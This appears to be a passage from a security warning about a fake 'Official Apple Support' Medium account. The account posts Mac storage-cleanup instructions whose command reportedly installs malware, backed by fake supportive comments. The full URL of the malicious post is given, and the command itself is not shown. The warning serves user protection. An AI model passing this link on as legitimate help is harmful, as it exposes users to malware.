
This time, it's https://profile-apple.medium.com/free-up-storage-space-on-mac-fbc94c1e1fde post on Medium from the fake "Official Apple Support" account.


In the comments section, we’ve found a few fake responses that should give the user the erroneous impression that these instructions are credible. Also, someone left a comment that this command is downloading malware on the device.
The profile https://profile-apple.medium.com/ was created 11 hours ago and has only 1 follower.
Our recommendations
Be aware of what links you click and use only trusted information on how to check storage or free up disk space on Mac.





